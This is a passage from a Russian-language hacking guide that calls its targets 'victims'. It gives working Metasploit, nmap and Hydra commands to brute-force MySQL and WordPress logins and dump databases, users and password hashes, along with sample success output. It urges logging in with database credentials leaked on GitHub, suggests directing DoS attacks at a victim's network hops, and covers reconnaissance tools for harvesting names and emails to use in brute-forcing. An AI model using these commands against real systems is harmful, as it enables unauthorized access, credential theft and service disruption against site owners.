


Рис. 5.1. Сервис Shodan

Также жертву легко найти на GitHub. Причем вместе с исходниками на GitHub легко найти креды, то есть логины и пароли к СУБД. Часто разработчики забывают удалить их, а ты можешь этим воспользоваться. Введи такой запрос *mysql user password* и ты наверняка найдешь много чего интересного. Как только что-то найдешь, можешь смело коннектиться к базе, все должно получиться.

Также для сбора информации удобно использовать Metasploit. Для этого служит auxiliary/scanner/mysql/mysql_version, просто сканер версий, который может сканировать целый пул адресов:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxilary(mysql_version) > set RHOSTS 172.16.2.54
msf auxilary(mysql_version) > exploit
```

В **nmap** также существует модуль, который подключается к серверу и выводит разную полезную информацию: протокол, номер версии, состояние и соль.

```
nmap -sV -sC <target>
```

5.2.3. Брутфорс

Как только жертва найдена, нужно постараться подобрать пароль и желательно имя пользователя. С именем довольно сложно, не говоря уже о пароле. Дело в том, что только совсем плохой админ не запускает скрипт mysql_secure_installation, поэтому в большинстве случаев удаленный вход для *root* будет отключен, и удаленно эту учетку использовать нельзя. Но попытаться можно. Итак, пока считаем, что у нас логин – *root* (это не системный *root*, это *root* для MySQL).

Осталось сбрутить пароль. Для этого можно использовать Metasploit:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set USER_FILE /root/login/logins
msf auxiliary(mysql_login) > set PASS_FILE /root/login/password
msf auxiliary(mysql_login) > set RHOSTS 172.16.2.54
msf auxiliary(mysql_login) > exploit
```

Данные команды задают логины и пароли, которые эксплоит будет "пробовать", а также узлы MySQL, где будет произведена попытка брутфорса. Если у тебя нет Metasploit (до сих пор), то можно использовать **nmap**:

```
nmap --script mysql-brute <target>
--script-args userdb=<path> - свой список логинов
--script-args passdb=<path> - свой список паролей
```

5.2.4. Что делать дальше?

После того, как ты получишь логин и пароль, что делать дальше? Дальше можно использовать **nmap**. Далее приводятся модули **nmap**, которые могут тебе пригодиться:

Модуль, который производит вывод баз данных:

```
nmap -sV --script mysql-databases <target>
```

Модуль, который производит вывод пользователей:

```
nmap -sV --script mysql-users <target>
```

Модуль, который производит вывод переменных:

```
nmap -sV --script mysql-variables <target>
```

Модуль, который производит вывод пользователей и их хешей в виде, удобном для брутфорса:

```
nmap -p 3306 <ip> --script mysql-dump-hashes -script args=
'username=root,password=secret'
msf>use auxiliary/admin/mysql/mysql_hashdump
```

Модуль, который заменяет клиент MySQL и отправляет запросы в удаленную базу:

```
nmap -p 3306 <ip> --script mysql-query --script-\ args=
'query="<query>"[,username=<username>,password=<password>]'
msf>use auxiliary/admin/mysql/mysql_sql
```

5.3. Взлом WordPress

WordPress – один из самых популярных блоговых движков, который использует как раз два рассмотренных ранее сервиса – веб-сервер Apache (или nginx, но Apache тоже довольно часто используют для WordPress) и СУБД MySQL или один из ее форков.

Попробуем взломать WordPress через форму входа. Как правило, форма входа открывается по адресу https://<имя-сайта>/wp-login.php. В качестве имени админа используется *admin* – да, многие админы WordPress очень глупы и используют стандартную учетку. Так что одну неизвестную – имя пользователя – мы уже знаем.

Для подбора пароля WordPress удобно использовать уже знакомый нам инструмент – Hydra. Следующий пример рассчитан на то, что при неверной авторизации возвращается код 200, а при успешной – 302. На практике так оно и есть. Запустить Hydra можно так:

```
hydra -V -f -l admin -P /root/wordlist -t 4 http-post-form://111.11.11.11 -m
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-
submit=Log+In&redirect_to=http%3A%2F%2F111.11.11.11%2Fwp-
admin%2F&testcookie=1:S=302"
```

Здесь мы используем IP-адрес жертвы 111.11.11.11, в реальном мире нужно использовать реальный IP. Параметры команды следующие:

- *-l* – имя пользователя
- *-P* – словарь с паролями
- *-t* – количество потоков
- *http-post-form* – тип формы, у нас POST
- */wp-login.php* – это URL страницы с авторизацией
- *^USER^* — показывает, куда подставлять имя пользователя
- *^PASS^* — показывает, куда подставлять пароль из словаря
- *S=302* – указание на какой ответ опираться Hydra. В нашем случае, ответ 302 при успешной авторизации

Если все пройдет удачно, ты получишь такой вывод:

```
[80][http-post-form] host: 111.11.11.11 login: admin password: topsecret
[STATUS] attack finished for 111.11.11.11 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc_hydra) finished at 2022-02-24 06:30:00
```

Также подобрать пароль можно с помощью сканера **nmap**. Сканер **nmap** позволяет в том числе производить подбор паролей для веб-форм авторизации, если использовать скрипт http-wordpress-brute с соответствующими аргументами:

- *--script-args* – добавление аргументов
- *user* или *userdb* – логин или файла с логинами
- *pass* или *passdb* – указание пароля или словаря
- *thread* – количество потоков
- *firstonly=true* – выводить результат после первого же правильного пароля

```
nmap 111.11.11.11 --script http-wordpress-brute --script-args
'user= admin,passdb= /root/wordlist, http-wordpress-brute.
thread=3, brute.firstonly=true'
```

Разберем вывод скрипта:

```
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack
| http-wordpress-brute:
|   Accounts
|     0xdeadb33f:god => Login correct
|   Statistics
|_    Perfomed 103 guesses in 17 seconds, average tps: 6
```

Утилита сообщает пару логин/пароль, которая подошла. Видно, что она сделала 103 попытки за 17 секунд.

Глава 6.

Сбор информации

Чем больше информации ты "накопаешь" о жертве, тем успешнее будет взлом. Какую информацию нужно собирать? Все, что можешь: информацию DNS, IP-адреса, конфигурацию системы, имя пользователя, название организации. Как правило, в открытом доступе есть много информации, а любая информация, полученная в результате сбора инфы, считается важной.

Существует два метода сбора информации: активный и пассивный. Активный предусматривает сбор инфы с помощью прослушки трафика целевой сети. Пассивный – сбор информации со сторонних источников, например, из поисковой машины.

Сейчас мы поговорим о следующем: мы рассмотрим общедоступные сайты, которые можно использовать для сбора инфы, информацию о регистрации домена, анализ DNS, инфу о маршруте, а также попросим предоставить информацию поисковую машину.

6.1. Общедоступные сайты

В Сети очень много сайтов собирают всевозможную информацию и предоставляют ее всем желающим. И поисковые машины – не единственные. Преимущество использования данных ресурсов в том, что сетевой трафик

не отправляется непосредственно на домен, поэтому в журнал событий целевого домена инфа о твоем посещении не попадает. Зато ты сможешь просмотреть код страницы сайта, узнать, какая CMS установлена, узнать ее версию, версию используемых библиотек. Но при всем при этом в логах жертвы инфы о тебе не будет.

Список полезных ресурсов:

- archive.org – архивы сайтов, с помощью этого ресурса ты сможешь узнать, как выглядел сайт, скажем, месяц назад
- domaintools.com – сведения о доменных именах
- serversniff.net – содержит множество инструментов для проверки серверов и маршрутизации
- centralops.net – бесплатные сетевые утилиты такие как браузер, ping, traceroute, whois. Преимущество в том, что при использовании этих, по сути, стандартных инструментов, обращение к сайту жертвы будет идти не с твоего IP, а с этих сервисов
- wink.com, isearch.com – бесплатные поисковые системы, которые можно использовать для поиска людей, в том числе по фото

6.2. Получение информации о домене

Для получения информации о домене ты можешь использовать штатную утилиту **whois**:

```
$ whois example.com
   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2021-08-14T07:01:44Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2022-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
```

```
   Domain Status: clientDeleteProhibited https://icann.org/
   epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/
   epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/
   epp#clientUpdateProhibited
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   DNSSEC: signedDelegation
   DNSSEC DS Data: 31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
   DNSSEC       DS          Data:          31589          8       2
CDE0D742D6998AA554A92D890F8184C698CFAC8A26FA59875A990C03E576343C
   DNSSEC DS Data: 43547 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1B56083
   DNSSEC       DS          Data:          43547          8       2
615A64233543F66F44D68933625B17497C89A70E858ED76A2145997EDF96A918
   DNSSEC DS Data: 31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
   DNSSEC       DS          Data:          31406          8       2
F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D8F6B916D
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-02-28T06:06:56Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
...
```

Данная команда позволит получить информацию о регистраторе домена, о владельце домена и контактных данных владельца. Информация о контактах может быть скрыта регистратором. В этом случае просмотреть ее нельзя без запроса к регистратору, что по понятным причинам делать не нужно.

Кроме использования программы whois из командной строки, информация также может быть собрана с помощью следующих сайтов:

- **www.whois.net**
- **www.internic.net/whois.html**

Для соответствующего домена можно также перейти к регистратору доменов верхнего уровня:

- Америка: www.arin.net/whois/
- Европа: www.db.ripe.net/whois
- Азиатско-Тихоокеанский регион: www.apnic.net/apnic-info/whois_search2

6.3. Команда *host*

Команда *host* позволяет получить различную информацию о хосте, как минимум его IPv4/IPv6-адреса и адрес почтового сервера:

```
host example.com
example.com has address 93.184.216.34
example.com has IPv6 address 2606:2800:220:1:248:1893:25c8:1946
example.com mail is handled by 0 .
```

Также можно получить все DNS-записи, указав параметр *-a*:

```
host -a example.com
Trying "example.com"
Trying "example.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12056
;; flags: qr rd ra; QUERY: 1, ANSWER: 9, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      ANY

;; ANSWER SECTION:
example.com.            86331   IN      A       93.184.216.34
example.com.            86331   IN      RRSIG   A 8 2 86400
20220310025721 20220217095840 1618 example.com. Dc91yHLOiR3oRE/9tcd
+nzh8teUU9TSqQmejF6GYcljTtxXcq88zxpH8 GvaYgOFfEYOzmzmxt9ck83HAtCO/
Ic+b0boR4IL351ilVp3pTxQgfLBM wQCxrTRPEs2+GOrvdvjGUWNjkPLzEIneOWet0Wu9I
TJq+cNdNtDQR5vS 0vQ=
example.com.            86332   IN      AAAA    2606:2800:220:1:248:1
893:25c8:1946
example.com.            86332   IN      RRSIG   AAAA 8 2 86400
20220309052808 20220216115840 1618 example.com. JlODulmkXKTi5EvxUJDcVh
2pDZY8CovFWykPS9HhjbicMQJyCsngkHeR WVzndGU9nTYKiBGRJY2cMPzV5S4Lxh3Aoj
M42xsuT0kQh7dDWOgfuZEe aLbSsZgLA1Xy2WnrxH1Hv965cOMDcylqXHi7WEgBhiFTBM
P6w6R5vgKx p5w=
example.com.            86332   IN      MX      0 .
```

```
example.com.            86332   IN      RRSIG   MX 8 2 86400
20220310043845 20220216195840 1618 example.com. EFPIn9kTDJIDpPfYtmU2xc
tOPcZscNaVbhpH/YPaknrSNnGMHe8iRrXW wJ7vv12Kh8ms3JNKpdyDxJmAW4xH+Z4Df4
EFLIC7iefWwUdLwsmNVdcX dLNVhCnkdAN2rmSZzUka00nj6eultqkIOGqd7h3RDpBsjm
oktUeUsk4m Cy8=
example.com.            86331   IN      NS      a.iana-servers.net.
example.com.            86331   IN      NS      b.iana-servers.net.
example.com.            86331   IN      RRSIG   NS 8 2
86400 20220311001759 20220217115840 1618 example.com.
hcLW6VKTD2x3qQwikNApn781ppG7/zUxjOFVeVO8EagNIZ9SZKnCnEGu tdOcz49Cbt8+a
fc42qev8AkVw9k97684WLyRiZ2IvcXcjlG2js3Hn9AX Qg13RXJNudQhaWpD15d87SUXjc
IlCPnH+MOILfD6QiWiTE8NWiE2StmZ MJc=

Received 820 bytes from 127.0.0.53#53 in 3 ms
```

Команда *host*, запрашивая информацию об узле, использует DNS-серверы, указанные в вашем файле /etc/resolv.conf. В листинге выше показано, что ответ пришел от локального сервера 127.0.0.53. Однако лучше в resolv.conf внести IP-адреса 8.8.8.8 и 8.8.4.4 – это DNS-серверы Google – чтобы информация была более актуальной.

Важно понимать, что ты получишь в ответ на ввод команды *host –a*. Она выводит DNS-записи прямо из DNS-зоны:

- SOA – начало записи полномочий
- NS – здесь содержится имя сервера имен
- A – здесь хранится IP-адрес
- MX – запись обмена почтой (здесь хранится инфа о почтовом сервере для домена)
- PTR – запись указателей
- AAAA – запись IPv6-адреса
- CNAME – аббревиатура канонического имени

6.4. Команда *dig*

Кроме команды *host* ты можешь использовать команду *dig*. Ее вывод более лаконичен и понятен, а также она позволяет обработать список доменных имен из файла (см. *man dig*). Пример вывода команды:

```
dig example.com

; <<>> DiG 9.11.3-1ubuntu1.16-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23027
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.com.                    IN      A

;; ANSWER SECTION:
example.com.            6852    IN      A       93.184.216.34

;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Mon Feb 28 08:18:42 EET 2022
;; MSG SIZE  rcvd: 56
```

6.5. Очень полезный инструмент - *Deepmagic Information Gathering Tool (DMitry)*

Программа *dmitry* является инструментом по принципу "все в одном". Ее можно использовать для сбора следующей информации:

- Записи протокола Whois (получение регистрационных данных о владельцах доменных имен) с применением IP-адреса или доменного имени;
- Сведений о хосте от https://www.netcraft.com/;
- Данных о поддоменах в целевом домене;
- Адресов электронной почты целевого домена.

Кроме того, сканируя порты, ты получишь списки открытых, фильтрованных и закрытых портов целевого компьютера. Конечно, всю эту информацию можно получить и с помощью других инструментов, но иногда удобнее получить все и сразу.

Пример:

```
$ dmitry -iwnse example.com

Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:93.184.216.34
HostName:example.com

Gathered Inet-whois information for 93.184.216.34
---------------------------------


inetnum:        93.184.216.0 - 93.184.216.255
netname:        EDGECAST-NETBLK-03
descr:          NETBLK-03-EU-93-184-216-0-24
country:        EU
admin-c:        DS7892-RIPE
tech-c:         DS7892-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-EDGECAST
created:        2012-06-22T21:48:41Z
last-modified:  2012-06-22T21:48:41Z
source:         RIPE # Filtered

person:         Derrick Sawyer
address:        13031 W Jefferson Blvd #900, Los Angeles, CA 90094
phone:          +18773343236
nic-hdl:        DS7892-RIPE
created:        2010-08-25T18:44:19Z
last-modified:  2017-03-03T09:06:18Z
source:         RIPE
mnt-by:         MNT-EDGECAST

% This query was served by the RIPE Database Query Service version 1.102.2 (WAGYU)


Gathered Inic-whois information for example.com
---------------------------------
   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2021-08-14T07:01:44Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2022-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
```

```
   Registrar Abuse Contact Phone:
   Domain Status: clientDeleteProhibited https://icann.org/
epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/
epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/
epp#clientUpdateProhibited
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   DNSSEC: signedDelegation
   DNSSEC DS Data: 31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
   DNSSEC DS Data: 31589 8 2 CDE0D742D6998AA554A92D890F8184C698CFAC8A2
6FA59875A990C03E576343C
   DNSSEC DS Data: 43547 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1B56083
   DNSSEC DS Data: 43547 8 2 615A64233543F66F44D68933625B17497C89A70E8
58ED76A2145997EDF96A918
   DNSSEC DS Data: 31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
   DNSSEC DS Data: 31406 8 2 F78CF3344F72137235098ECBBD08947C2C9001C7F
6A085A17F518B5D8F6B916D
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.
icann.org/wicf/
>>> Last update of whois database: 2022-02-28T06:23:03Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
…
Gathered Subdomain information for example.com
----------------------------------
Searching Google.com:80...
HostName:www.example.com
HostIP:93.184.216.34
Searching Altavista.com:80...
Found 1 possible subdomain(s) for host example.com, Searched 0 pages containing 0
results

Gathered E-Mail information for example.com
---------------------------------
Searching Google.com:80...
abc@example.com
adresse@example.com
someone@example.com
example@example.com
user@example.com
user@example.example.com
info@example.com
support@example.com
email@example.com
email2@example.com
inf@example.com
xyz@example.com
test@example.com
Searching Altavista.com:80...
Found 13 E-Mail(s) for host example.com, Searched 0 pages containing 0 results
```

Теперь разберемся, что это мы получили. Параметры *–iwnse* позволяют:

- Выполнить поиск whois
- Получить информацию от netcraft.com
- Выполнить поиск всех возможных поддоменов
- Выполнить поиск всех возможных адресов электронной почты

Обратите внимание на вывод: в отличие от предыдущих команд, данная команда выводит подробную информацию о владельце домена. Также она выполняет поиск всех возможных адресов e-mail, которые когда-либо указывались для этого домена в Интернете и были проиндексированы поисковиками. Вывод программы сокращен, поскольку он бы занял еще несколько страниц книги.

При желании можно использовать *dmitry* для сканирования портов. Пример:

```
dmitry -p сайт -f -b
```

Вывод:

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:198.148.81.135
HostName:hackthissite.org
Gathered TCP Port information for 198.148.81.135
---------------------------------
Port State
...
14/tcp filtered
15/tcp filtered
16/tcp filtered
17/tcp filtered
18/tcp filtered
19/tcp filtered
20/tcp filtered
21/tcp filtered
22/tcp open
>> SSH-2.0-OpenSSH_5.8p1_hpn13v10 FreeBSD-20110102
23/tcp filtered
24/tcp filtered
```

```
25/tcp filtered
26/tcp filtered
...
79/tcp filtered
80/tcp open
Portscan Finished: Scanned 150 ports, 69 ports were in state closed
All scans completed, exiting
```

Мы просканировали 150 портов, 69 из них в закрытом состоянии, остальные выведены. Состояние *filtered* означает, что порт закрывается брандмауэром, а *open* – открыт полностью. Для 22-го порта удалось даже распознать версию SSH-сервера, установленную в системе жертвы.

6.6. Команда *traceroute*

Команда *traceroute* позволяет получить маршрут прохождения пакетов от твоей системе до системы жертвы. Получив маршрут прохождения пакетов, ты поймешь, через какие маршрутизаторы (хопы) добирается пакет до жертвы. В итоге – если твоя цель DOS-атака – ты можешь направить ее, в том числе, и на один из ее хопов (поближе к жертве), чтобы усложнить прохождение пакетов к ней. Также можно выяснить, кто является провайдером жертвы – это обычно последний хоп:

```
# traceroute example.com
traceroute to example.com (93.184.216.34), 30 hops max, 60 byte packets
 1  GW119.localdomain (10.10.7.1)  0.651 ms  0.641 ms  0.627 ms
 2  100.83.85.65 (100.83.85.65)  1.026 ms  1.010 ms  0.987 ms
 3  core11.nbg1.hetzner.com (213.239.229.153)  1.027 ms  1.012 ms  0.940 ms
 4  juniper5.dc2.nbg1.hetzner.com (213.239.229.166)  0.920 ms
juniper6.dc2.nbg1.hetzner.com (213.239.245.74)  0.916 ms juniper5.dc2.
nbg1.hetzner.com (213.239.229.166)  0.894 ms
 5  ae12-500.nbg40.core-backbone.com (80.255.9.21)  0.944 ms  0.931 ms
ae12-498.nbg40.core-backbone.com (5.56.20.253)  0.907 ms
 6  ae5-2092.nyk10.core-backbone.com (5.56.18.94)  80.403 ms ae11-
2093.nyk10.core-backbone.com (5.56.20.102)  78.174 ms  78.146 ms
 7  * * *
 8  ae-66.core1.nyb.edgecastcdn.net (152.195.69.131)  81.534 ms ae-71.
core1.nyb.edgecastcdn.net (152.195.69.139)  106.439 ms ae-66.core1.
nyb.edgecastcdn.net (152.195.69.131)  106.089 ms
 9  93.184.216.34 (93.184.216.34)  80.626 ms  78.785 ms  78.775 ms
10  93.184.216.34 (93.184.216.34)  78.803 ms  80.586 ms  78.764 ms
```

Команда *tcptraceroute* является дополнением к команде *traceroute*. Команда *traceroute* отправляет целевой машине или UDP, или эхо-пакет ICMP (Internet Control Message Protocol — протокол межсетевых управляющих сообщений) со временем жизни (Time to Live, TTL), равным единице. Значение TTL увеличивается на единицу для каждого хоста до тех пор, пока пакет не достигнет целевой машины. Основное различие между командой *traceroute* и инструментом *tcptraceroute* в том, что последний для целевой машины использует пакет TCP SYN.

Главное преимущество использования *tcptraceroute* состоит в том, что мы можем на пути от машины хакера к целевой машине встретить брандмауэр. Брандмауэры часто настраиваются для фильтрации трафика ICMP и UDP, связанного с командой *traceroute*. В этом случае информация о трассировке будет искажена. Использование инструмента *tcptraceroute* позволяет установить TCP-соединение на определенном порте, через который брандмауэр позволит вам пройти, тем самым показав на пути сетевой маршрутизации брандмауэр.

Сравним вывод команд *traceroute* (выше) и *tcptraceroute* (ниже):

```
tcptraceroute example.com
Running:
        traceroute -T -O info example.com
traceroute to example.com (93.184.216.34), 30 hops max, 60 byte packets
 1  GW119.localdomain (10.10.7.1)  0.232 ms  0.218 ms  0.205 ms
 2  100.83.85.65 (100.83.85.65)  0.668 ms  0.657 ms  0.627 ms
 3  core12.nbg1.hetzner.com (213.239.229.157)  0.811 ms core11.nbg1.
hetzner.com (213.239.229.153)  0.791 ms core12.nbg1.hetzner.com
(213.239.229.157)  0.784 ms
 4  juniper6.dc2.nbg1.hetzner.com (213.239.245.78)  2.832 ms  2.817 ms
juniper4.dc2.nbg1.hetzner.com (213.239.203.138)  0.728 ms
 5  ae12-500.nbg40.core-backbone.com (80.255.9.21)  1.043 ms  1.035 ms
ae12-498.nbg40.core-backbone.com (5.56.20.253)  1.014 ms
 6  ae5-2092.nyk10.core-backbone.com (5.56.18.94)  80.084 ms ae11-
2093.nyk10.core-backbone.com (5.56.20.102)  103.669 ms ae5-2092.nyk10.
core-backbone.com (5.56.18.94)  80.065 ms
 7  * * *
 8  ae-71.core1.nyb.edgecastcdn.net (152.195.69.139)  83.335 ms
80.048 ms ae-66.core1.nyb.edgecastcdn.net (152.195.69.131)  81.275 ms
 9  93.184.216.34 (93.184.216.34)  78.844 ms  78.844 ms  78.831 ms
10  93.184.216.34 (93.184.216.34) <syn,ack>  80.774 ms  78.803 ms  80.543 ms
```

Вывод идентичен, значит, на пути к жертве нет брандмауэров, блокирующих трафик ICMP и UDP.

6.7. Инструмент *Metagoofil*

Данный инструмент использует поисковик Google для получения метаданных из документов, доступных в целевом домене. На данный момент поддерживаются документы типов doc, docx, xls, xlsx, ods, ppt, pptx, odp, pdf.

Пример использования инструмента:

```
# metagoofil -d example.com -l 20 -t doc,pdf -n 5 -f test.html -o test
```

Результат:

```
[-] Starting online search...
[-] Searching for doc files, with a limit of 20
Searching 100 results...
Results: 5 files found
Starting to download 5 of them:
----------------------------------------
[1/5] /webhp?hl=en [x] Error downloading /webhp?hl=en
[2/5] /intl/en/ads [x] Error downloading /intl/en/ads
[3/5] /services [x] Error downloading /services
[4/5] /intl/en/policies/privacy/
[5/5] /intl/en/policies/terms/
[-] Searching for pdf files, with a limit of 20
Searching 100 results...
Results: 25 files found
Starting to download 5 of them:
----------------------------------------
[1/5] /webhp?hl=en [x] Error downloading /webhp?hl=en
[2/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine3.pdf
[3/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine12_print.pdf
[4/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine12.pdf
[5/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine4.pdf
processing
[+] List of users found:
---------------------
emadison
[+] List of software found:
-----------------------------
Adobe PDF Library 7.0
Adobe InDesign CS2 (4.0)
Acrobat Distiller 8.0.0 (Windows)
PScript5.dll Version 5.2.2
[+] List of paths and servers found:
-------------------------------------
```

```
[+] List of e-mails found:
---------------------------
whooka@gmail.com
htsdevs@gmail.com
never@guess
narc@narc.net
kfiralfia@hotmail.com
user@localhost
user@remotehost.
user@remotehost.com
security@lists.
recipient@provider.com
subscribe@lists.hackbloc.org
staff@hackbloc.org
johndoe@yahoo.com
staff@hackbloc.org
johndoe@yahoo.com
subscribe@lists.hackbloc.org
htsdevs@gmail.com
```

Из собранных документов ты получишь большое количество информации, например имена пользователей и сведения о пути. Можно, например, задействовать полученные имена пользователей для брутфорса паролей.

Глава 7.

Что такое Kali Linux и как его использовать для взлома

7.1. Вкратце о Kali

Kali Linux – это еще один дистрибутив Linux. С технической точки зрения он основан на Debian и если ты до этого работал с Debian или Ubuntu, то большую часть знаний можно применить и к Kali Lunux. Дистрибутив Kali создан для продвинутого тестирования (ага, для тестирования!) на проникновение и аудита безопасности.

Kali содержит несколько сотен (более 600) инструментов, ориентированных на различные задачи информационной безопасности, такие как *тестирование на проникновение* (*Penetration Testing*), *исследования в области информационной безопасности* (*Security research*), *компьютерная криминалистика* (*Computer Forensics*) и *обратная инженерия* (*Reverse Engineering*).

Дистрибутив Kali Linux разрабатывается, финансируется и поддерживается Offensive Security, лидирующей компанией в сфере обучения информационной безопасности.

Когда-то для подобных целей использовался дистрибутив BackTrack Linux. Kali Linux является продолжением этой платформы. Первая версия Kali увидела свет в марте 2013 года. Это не просто обновленная версия BackTrack Linux, а полностью переработанный дистрибутив, из которого удалены все

неэффективные инструменты, инструменты с дублирующимся функционалом (то есть в Kali не будет двух инструментов для взлома WiFi и тебе не придется ломать голову, какой из них лучше), добавлены новые и актуальные программы.

В настоящее время Kali Linux активно развивается. Это относится как к инфраструктуре проекта, дистрибутива, так и в отношении "хакерских" программ – они непрерывно обновляются, добавляются новые качественные пакеты программ.

Вообще, Kali спроектирован для профессионалов в сфере тестирования на проникновения и аудита безопасности. В этом дистрибутиве сделано много изменений, отражающих данные потребности. Данный дистрибутив не рекомендуется использовать пользователям, которые ничего не знают о Linux – им будет сложно, также он не подойдет для настольного применения – как основной дистрибутив на каждый день. В нем не будет ни графического интерфейса, ни офисного пакета и т.д.

Также нужно понимать, что Kali – не совсем OpenSource. Команда разработки мала и состоит только из доверенных лиц, пакеты в репозиториях подписываются как индивидуальным комитером, так и командой, и – что важно – набор вышестоящих репозиториев, из которых берутся обновления и новые пакеты, очень мал. Добавление репозиториев, которые не были протестированы с Kali, в источники программного обеспечения – это верный путь к проблемам. Другими словами, лучше использовать Kali как есть и не пытаться добавить в нее новые источники пакетов.

Kali Linux отличается от прочих дистрибутивов Linux, а также имеет специфические черты даже в сравнении с другими "хакерскими" ОС. Рассмотрим особенности этого дистрибутива:

- **Содержит более 600 инструментов для тестирования на проникновение**. Читай так: 600 инструментов для проникновения в систему! Все инструменты поддерживаются в актуальном состоянии. Они проверены и работоспособны. Регулярно добавляются новые эффективные и получившие широкое признание инструменты.
- **Бесплатный, был, есть и будет!** Дистрибутив Kali Linux, как и BackTrack, совершенно бесплатный и всегда таким будет.
- **Криминалистический режим Kali Linux.** Один из режимов загрузки (Forensics). Отлично подходит для сбора цифровых доказательств. В этом режиме Kali не монтирует какие-либо диски (включая *swap*) – ты не

можешь случайно оказать воздействие на исследуемую систему. А хороший набор криминалистических цифровых инструментов делает Kali хорошим выбором для твоей работы по цифровому исследованию и сбору доказательств.

- **Сетевые службы по умолчанию отключены.** Kali Linux содержит хуки *system*, которые по умолчанию отключают сетевые службы. Это позволяет нам устанавливать на Kali Linux различные службы, при этом позволяют нам сохранять дистрибутив по умолчанию безопасным, независимо от установленных пакетов. Дополнительные службы, такие как Bluetooth, также по умолчанию в черном списке.
- **Современное пользовательское ядро Linux**. Дистрибутив Kali Linux использует современные версии ядер, пропатченные для беспроводной инъекции.
- **Минимальный и проверенный набор источников приложений**. Ключевой концепцией Kali Linux является поддержание целостности системы. По этой причине количество источников, из которых Kali получает программное обеспечение, сведено к минимуму. Многие новички в использовании Kali прельщаются добавлением новых репозиториев в sources.list, что приводит к серьезному риску поломать Kali Linux.
- **Один пользователь, намеренный доступ *root*.** Из-за природы аудитов безопасности, Kali Linux создан использоваться в сценариях "единичный пользователь root". Многие инструменты, используемые в тестировании на проникновение, требуют повышенных привилегий. И хотя правильные политики допускают включение привилегий root только когда это необходимо, в случаях использования Kali Linux этот подход был бы обременительным.
